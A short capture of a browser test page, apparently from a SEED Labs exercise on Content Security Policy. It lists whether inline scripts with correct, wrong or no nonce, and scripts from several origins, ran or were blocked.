www.example79.com:8000/csptest.html
Most Visited
SEED Labs
Sites for Labs
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK
Click me